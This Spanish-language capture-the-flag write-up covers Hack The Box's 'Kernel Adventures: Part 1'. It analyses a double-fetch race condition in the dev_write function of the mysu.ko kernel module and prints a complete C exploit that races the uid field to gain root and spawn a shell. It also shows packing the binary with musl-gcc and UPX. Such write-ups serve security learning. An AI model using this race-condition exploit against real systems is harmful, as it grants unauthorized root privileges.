
		HTB – Kernel Adventures: Part 1	
Sistema Operativo:		Linux	
Dificultad:		Medium	
Release:		25/10/2022	
Técnicas utilizadas			
<ul style="list-style-type: none"> Linux Kernel Exploitation 			

El reto Kernel Adventures de la plataforma Hack The Box es de nivel intermedio y se centra en el estudio de técnicas para la identificación de código vulnerable, el desarrollo del exploit y las estrategias utilizadas para asegurar que el binario resultante sea lo más pequeño y eficiente posible. A lo largo de este write-up, detallaré el análisis del código vulnerable, la identificación de la vulnerabilidad double fetch en la función dev_write, y el desarrollo del exploit correspondiente.



En este write-up, presentaré la resolución del reto en un entorno local. La resolución en la instancia proporcionada por Hack The Box queda como ejercicio para el lector.

Enumeración

Los archivos proporcionados por Hack The Box contienen un archivo llamado rootfs.cpio.gz, que descomprimí utilizando el comando `cpio -idmv < rootfs.cpio.gz`.

El archivo con extensión .cpio es un archivo de archivado creado en sistemas Unix. Este tipo de archivo agrupa varios archivos en uno solo para facilitar su almacenamiento y distribución. En este caso, utilicé el comando `cpio` en modo de extracción (-i) para descomprimir el archivo, creando los directorios necesarios (-d) y mostrando el progreso de la extracción (-v).

```
(administrador@kali)-[~/Descargas/Kernel Adventures Part 1/release/files]
$ gzip -dk rootfs.cpio.gz
(administrador@kali)-[~/Descargas/Kernel Adventures Part 1/release/files]
$ ls
rootfs.cpio  rootfs.cpio.gz
(administrador@kali)-[~/Descargas/Kernel Adventures Part 1/release/files]
$ cpio -idmv < rootfs.cpio
.
home
home/user
lib64
root
tmp
mysu.ko
init
flag
run
lib
lib/libnss_files.so.2
lib/libatomic.so.1
lib/libmvec.so.1
lib/libpthread.so.0
lib/libpthread-2.28.so
lib/ld-linux-x86-64.so.2
```

Después de descomprimirlo, se observa el módulo del kernel que es necesario analizar.

```
(administrador@kali)-[~/Descargas/Kernel Adventures Part 1/release/files]
$ ls -l
total 10288
drwxr-xr-x 2 administrador administrador 4096 nov  4 20:51 bin
drwxr-xr-x 4 administrador administrador 4096 nov  4 20:51 dev
drwxr-xr-x 5 administrador administrador 4096 nov  4 20:51 etc
-r----- 1 administrador administrador 23 dic 10 2019 flag
drwxr-xr-x 3 administrador administrador 4096 nov  4 20:51 home
-rwxr-xr-x 1 administrador administrador 443 dic 10 2019 init
drwxr-xr-x 3 administrador administrador 4096 nov  4 20:51 lib
lrwxrwxrwx 1 administrador administrador 3 dic 11 2019 lib64 -> lib
lrwxrwxrwx 1 administrador administrador 11 dic 11 2019 linuxrc -> bin/busybox
drwxr-xr-x 2 administrador administrador 4096 dic 10 2019 media
drwxr-xr-x 2 administrador administrador 4096 dic 10 2019 mnt
-rw----- 1 administrador administrador 8208 dic 11 2019 mysu.ko
drwxr-xr-x 2 administrador administrador 4096 dic 10 2019 opt
drwxr-xr-x 2 administrador administrador 4096 dic 10 2019 proc
drwx----- 2 administrador administrador 4096 dic 10 2019 root
-rw-r--r-- 1 administrador administrador 7144960 nov  4 20:50 rootfs.cpio
-rw-r--r-- 1 administrador administrador 3300880 nov  4 20:50 rootfs.cpio.gz
drwxr-xr-x 2 administrador administrador 4096 dic 10 2019 run
drwxr-xr-x 2 administrador administrador 4096 nov  4 20:51/sbin
drwxr-xr-x 2 administrador administrador 4096 dic 10 2019 sys
drwxr-xr-t 2 administrador administrador 4096 dic 10 2019 tmp
drwxr-xr-x 6 administrador administrador 4096 nov  4 20:51/usr
drwxr-xr-x 4 administrador administrador 4096 nov  4 20:51/var
```

Análisis de la función dev_write

La función `dev_write` implementa la lógica central del módulo del kernel. Desde una perspectiva de alto nivel, la función intenta autenticar la solicitud de un usuario verificando un uid y realizando una comprobación criptográfica en la entrada del usuario. En caso de que el procedimiento sea exitoso, el usuario obtiene los privilegios de ejecución del usuario solicitado. La “solicitud” enviada desde el espacio de usuario se realiza en forma de un buffer serializado, es decir, una secuencia de datos organizada de manera que pueda ser transmitida o almacenada y posteriormente reconstruida en su forma original.


Esta función, recibe tres parámetros: `file_descriptor`, `input_buffer` y `buffer_size`. Inicialmente, se declaran dos variables, `user_id` y `credentials`, que se utilizarán más adelante en el proceso.

A continuación, se procede a la validación del `input_buffer`. Si el primer valor del `input_buffer` coincide con `users`, se calcula un hash del `input_buffer + 1` y se compara con `EXPECTED_USER_ID`. Si ambos valores coinciden, se salta a la etiqueta `VALID_USER`. Si no coinciden, se verifica si `EXPECTED_USER_ID` es diferente del primer valor del `input_buffer`, en cuyo caso la función retorna 0. Si el primer valor del `input_buffer` no es igual a `EXPECTED_USER_ID`, la función también retorna 0.

En el caso de que el `input_buffer` no sea igual a `users`, se calcula el hash del `input_buffer + 1` y se compara con `EXPECTED_HASH_2`. Si no coinciden, la función retorna 0. Si se llega a la etiqueta `VALID_USER`, se asigna el `user_id` del `input_buffer`. Finalmente, la función retorna el `buffer_size`.

Este código es vulnerable a una vulnerabilidad conocida como **double fetch**. Esta vulnerabilidad ocurre cuando un valor es leído dos veces desde una ubicación de memoria compartida, y el valor puede cambiar entre las dos lecturas. En este caso, el `input_buffer` se lee varias veces sin garantizar que su valor no cambie entre las lecturas, lo que podría permitir a un atacante manipular el valor del buffer y comprometer la seguridad del sistema.

Si un atacante puede modificar el `input_buffer` entre estas lecturas, podría manipular el valor del buffer para pasar las verificaciones iniciales y luego cambiar el contenido del buffer para obtener acceso no autorizado.



Para mitigar esta vulnerabilidad, es importante asegurar que el valor del `input_buffer` no pueda cambiar entre las lecturas. Esto se puede lograr copiando el contenido del buffer a una ubicación de memoria segura y realizando todas las operaciones de verificación y cálculo en esta copia. De esta manera, se garantiza que el valor del buffer permanece constante durante todo el proceso de validación.

```

Listing: mysu.ko
0010011b 89 58 14    MOV     dword ptr [RAX + 0x14],EBX
0010011e 89 58 18    MOV     dword ptr [RAX + 0x18],EBX
00100121 89 58 1c    MOV     dword ptr [RAX + 0x1c],EBX
00100124 89 58 20    MOV     dword ptr [RAX + 0x20],EBX
00100127 5b      POP     EBX
00100128 c3      RET

*****
* FUNCTION
*****
ulong __stdcall dev_write(ulong file_descriptor, int
<RETURN>
XREF[2]:
    ulong RAX:8
    undefined8 RDI:8 file_descriptor
    int * RSI:8 input_buffer
    ulong RDX:4 buffer_size
    undefined4 EAX:4 user_id
    XREF[2]:
    undefined8 RAX:8 credentials
    XREF[1]: Entry
    dev_write
00100129 48 83 fa 07    CMP     buffer_size,0x7
0010012d 76 1f      JBE     LAB_0010014e
0010012f 8b 06      MOV     EAX,dword ptr [input_buffer]
00100131 2b 05 29    CMP     EAX,dword ptr [users]
00100137 55      PUSH    RBP
00100138 48 89 f5    MOV     RBP,input_buffer
0010013b 53      PUSH    RBX
0010013c 48 89 d3    MOV     RBX,buffer_size
0010013f 74 10      JZ      LAB_00100151
00100141 39 05 21    CMP     dword ptr [EXPECTED_USER_ID],EAX
00100147 74 24      JZ      LAB_0010016d
00100149 31 c0      XOR     EAX,EAX
0010014b 4b      XREF[2]: 0010014b
0010014b 5b      POP     RBX
0010014c 5d      POP     RBP
0010014d c3      RET

```

```


Decompile: dev_write - (mysu.ko)
1 ulong dev_write(ulong file_descriptor,int *input_buffer,ulong buffer_size)
2 {
3
4
5  int user_id;
6  long credentials;
7
8  if (buffer_size < 0) {
9      return 0;
10 }
11 if (*input_buffer == users) {
12     user_id = hash(input_buffer + 1);
13     if (user_id == EXPECTED_USER_ID) goto VALID_USER;
14     if (EXPECTED_USER_ID != *input_buffer) {
15         return 0;
16     }
17 }
18 else if (EXPECTED_USER_ID != *input_buffer) {
19     return 0;
20 }
21 user_id = hash(input_buffer + 1);
22 if (user_id != EXPECTED_HASH_2) {
23     return 0;
24 }
25 VALID_USER:
26 user_id = *input_buffer;
27 credentials = prepare_creds();
28 *(int *)(&credentials + 4) = user_id;
29 *(int *)(&credentials + 8) = user_id;
30 *(int *)(&credentials + 0xc) = user_id;
31 *(int *)(&credentials + 0x10) = user_id;
32 *(int *)(&credentials + 0x14) = user_id;
33 *(int *)(&credentials + 0x18) = user_id;
34 *(int *)(&credentials + 0x1c) = user_id;
35 *(int *)(&credentials + 0x20) = user_id;
36 commit_creds(credentials);
37 return buffer_size;
38 }
39

```


Análisis de la función dev_read

La función `dev_read` copia hasta 32 bytes desde el segmento de datos a un buffer en el espacio de usuario. Estos bytes son el objetivo de la estructura del usuario que contiene los uids y el hash correspondiente a cada usuario. Recibe tres parámetros: `file_descriptor`, `output_buffer` y `buffer_size`. A continuación, la función verifica si `buffer_size` es mayor que 32 (0x20 en hexadecimal). Si es así, `bytes_to_copy` se ajusta a 32, limitando la cantidad de datos que se copiarán al buffer de salida. Esta limitación asegura que no se copien más de 32 bytes, independientemente del tamaño del buffer proporcionado por el usuario.

Luego, la función utiliza `memcpy` para copiar `bytes_to_copy` bytes desde la dirección de `users` al `output_buffer` proporcionado por el usuario. Finalmente, la función retorna el número de bytes copiados, que es el valor de `bytes_to_copy`.



En la imagen siguiente se pueden observar dos usuarios con un UID 0x3e8 (uid=1000) y 0x3e9 (uid=1001) respectivamente. El valor del primer hash es 0x03319f75 mientras que el segundo es 0x03319f75. Cabe destacar que esta salida corresponde al archivo remoto proporcionado por Hack The Box al conectarse a una instancia de este reto, y no es la salida que se encontraría en el archivo local.

```
/ $ cat /dev/mysu | xxd | head -n 5
cat /dev/mysu | xxd | head -n 5
00000000: e803 0000 759f 3103 e903 0000 6764 b72a  ....u.1....gd.*
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ....
00000020: e803 0000 759f 3103 e903 0000 6764 b72a  ....u.1....gd.*
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ....
00000040: e803 0000 759f 3103 e903 0000 6764 b72a  ....u.1....gd.*
/ $
```

Desarrollo del exploit

El exploit desarrollado para aprovechar la vulnerabilidad double fetch en la función `dev_write` se basa en la capacidad de un atacante para modificar el `input_buffer` entre las dos lecturas realizadas por la función. Esta vulnerabilidad es un tipo de Time Of Check Time Of Use (TOCTOU), que se explota mediante una condición de carrera. Una **condición de carrera** ocurre cuando el comportamiento de un sistema depende de la secuencia o el tiempo de eventos externos. En programación, esto sucede cuando dos o más subprocesos intentan acceder a un recurso compartido, como una variable o un código, y cambiarlo al mismo tiempo debido a una ejecución indeterminada del subproceso. Esto puede llevar a resultados inesperados o incorrectos, y en el contexto de seguridad, puede ser explotado para obtener acceso no autorizado o causar corrupción de datos. Un ataque de **Tiempo de Verificación a Tiempo de Uso (TOCTOU)** es un tipo de explotación de seguridad que ocurre cuando el estado de un sistema cambia entre el momento en que se realiza una verificación y el momento en que se usa el resultado. Esta vulnerabilidad permite a un atacante manipular el sistema para obtener acceso o privilegios no autorizados.

Para el desarrollo del exploit, es importante que el binario resultante sea lo más pequeño posible. En la imagen siguiente se puede apreciar la diferencia entre el uso de `musl-gcc` y `gcc`, donde el binario resultante del primero es menos de la mitad del

tamaño que el del segundo. Además, si se aplica upx sobre el binario resultante, se reduciría aún más, que es el objetivo final.

musl-gcc es un envoltorio para gcc que permite compilar programas y bibliotecas utilizando la biblioteca estándar de C muslmusl es una biblioteca ligera, rápida, simple y gratuita que se esfuerza por ser correcta en términos de conformidad con los estándares y seguridad. Usar musl-gcc en lugar de gcc puede resultar en binarios más pequeños y eficientes.

```
(administrador@kali)~/Descargas/kernel/release/exploit
$ gcc exploit.c -o exploit_gcc -lpthread -static

(administrador@kali)~/Descargas/kernel/release/exploit
$ musl-gcc exploit.c -lpthread -static -o exploit_musl-gcc

(administrador@kali)~/Descargas/kernel/release/exploit
$ ls -l
total 920
-rw-rw-r-- 1 administrador administrador 1007 nov  5 21:12 exploit.c
-rwxrwxr-x 1 administrador administrador 892928 nov  5 21:13 exploit_gcc
-rwxrwxr-x 1 administrador administrador 42040 nov  5 21:13 exploit_musl-gcc

(administrador@kali)~/Descargas/kernel/release/exploit
$
```

UPX (Ultimate Packer for eXecutables) es un compresor de ejecutables gratuito y de código abierto. UPX reduce el tamaño de los archivos ejecutables y objetos de Windows, Linux, Mac OS X, entre otros sistemas operativos. Al aplicar UPX sobre el binario resultante, se puede reducir aún más el tamaño del archivo, lo que es beneficioso para la distribución y ejecución del exploit.

```
(administrador@kali)~/Descargas/kernel/release/exploit
$ upx exploit_musl-gcc
Ultimate Packer for eXecutables
Copyright (c) 1996 - 2024
UPX 4.2.4 Markus Oberhumer, Laszlo Molnar & John Reiser May 9th 2024

File size      Ratio      Format      Name
-----
42040 -> 19324 45.97% linux/amd64 exploit_musl-gcc

Packed 1 file.

(administrador@kali)~/Descargas/kernel/release/exploit
$ ls -l
total 896
-rw-rw-r-- 1 administrador administrador 1007 nov  5 21:12 exploit.c
-rwxrwxr-x 1 administrador administrador 892928 nov  5 21:13 exploit_gcc
-rwxrwxr-x 1 administrador administrador 19324 nov  5 21:13 exploit_musl-gcc
```

La herramienta cpio-tools es una utilidad que permite manipular archivos CPIO, que son archivos de almacenamiento utilizados para empaquetar y desempaquetar conjuntos de archivos. cpio-tools facilita la adición, extracción y listado de archivos dentro de un archivo CPIO. En este caso, se utilizó para integrar el binario del exploit en el sistema de archivos comprimido (rootfs.cpio.gz), asegurando que esté disponible en el entorno virtual para su ejecución.

```
(isolated)-(administrador@kali)~/Descargas/cpio-tools
$ python3 cpio-tools.py -r ~/kernel/release/rootfs.cpio.gz add tmp/exploit /home/administrador/Descargas/kernel/release/exploit/exploit_musl-gcc
2024-11-05 21:23:56.081 | INFO | core.cpio:add_entry:182 - Add entry /home/administrador/Descargas/kernel/release/exploit/exploit_musl-gcc to /home/administrador/Descargas/cpio-tools/./kernel/release/rootfs.cpio.gz [tmp/exploit]
2024-11-05 21:23:56.974 | INFO | core.cpio:save_changes:97 - Saving changes to /home/administrador/Descargas/cpio-tools/./kernel/release/rootfs.cpio.gz

(isolated)-(administrador@kali)~/Descargas/cpio-tools
$
```

Si el exploit desarrollado es correcto, se obtiene la flag del usuario root:

```
/ $ ls -l /tmp/
total 20
-rwxrwxr-x 1 user user 19324 Nov  5 20:13 exploit
/ $ ./tmp/exploit
[*] Opening /dev/mysu
[*] Got root access... Spawning a shell

/ # id
uid=0(root) gid=0(root) groups=1000(user)
/ # cat flag
HTB{flag_will_be_here}
/ #
```


Código fuente del exploit

```
#include <fcntl.h>
#include <pthread.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

/*
#####
#   Linux Kernel Exploit   #
#   Fecha: 4-Noviembre-2024   #
#####
*/

int done = 0;
char payload[] = { 0xe9, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00 }; // localhost

void* change_uid_0(void* arg) {
    while (!done) {
        payload[0] = 0;
        payload[1] = 0;
    }
    return NULL;
}

int main() {
    pthread_t thread_uid_0;

    printf("[*] Opening /dev/mysu\n");

    int fd = open("/dev/mysu", O_RDWR);
    if (fd < 0) {
        perror("Failed to open /dev/mysu");
        return 1;
    }

    pthread_create(&thread_uid_0, NULL, change_uid_0, NULL);
    while (!done) {
        payload[0] = 0xe9;
        payload[1] = 0x03;
        write(fd, payload, sizeof(payload));
        if (getuid() == 0) {
            done = 1;
            printf("[*] Got root access... Spawning a shell\n\n");
            system("/bin/sh");
        }
    }

    close(fd);
    pthread_join(thread_uid_0, NULL);

    return 0;
}
```

Bibliografía

<https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-wang.pdf>
<https://github.com/lim8en1/cpio-tools>